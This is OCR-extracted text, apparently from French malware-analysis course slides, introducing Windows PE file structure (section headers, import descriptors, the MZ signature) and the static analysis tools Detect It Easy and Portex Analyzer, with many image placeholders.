
IMAGE_SECTION_HEADER contient les sections : .text, .data, .rdata, .rsrc, ..




IMAGE_IMPORT_DESCRIPTOR contient des informations sur les API Windows appelées par le programme :


Malware Analysis - les deux interfaces de DIE (Detect It Easy)


Interface jusqu'à la version 3.07 :





Interface à partir de la version 3.08 :







Malware Analysis - Portex Analyzer, un analyseur de fichiers PE en Java

➔ Version CLI : https://github.com/struppigel/PortEx

➔ Version GUI : https://github.com/struppigel/PortexAnalyzerGUI







Il faut installer JAVA JRE sur votre machine :

https://adoptium.net/fr/temurin/releases/


STRUCTURE D'UN FICHIER PE (WINDOWS)




Voyons cela avec **Portex Analyzer** (GUI) :




On peut voir, dans la fenêtre de gauche, les principales parties du fichier PE évoqués page précédente. Il suffit de cliquer sur la partie qui nous intéresse pour afficher les informations importantes qui la concerne.




On peut voir au début du segment DOS l'octet magique MZ.




On peut voir, dans la table des sections, les sections présentes (.rdata, .bss, .data, .rsrc, .text, …)



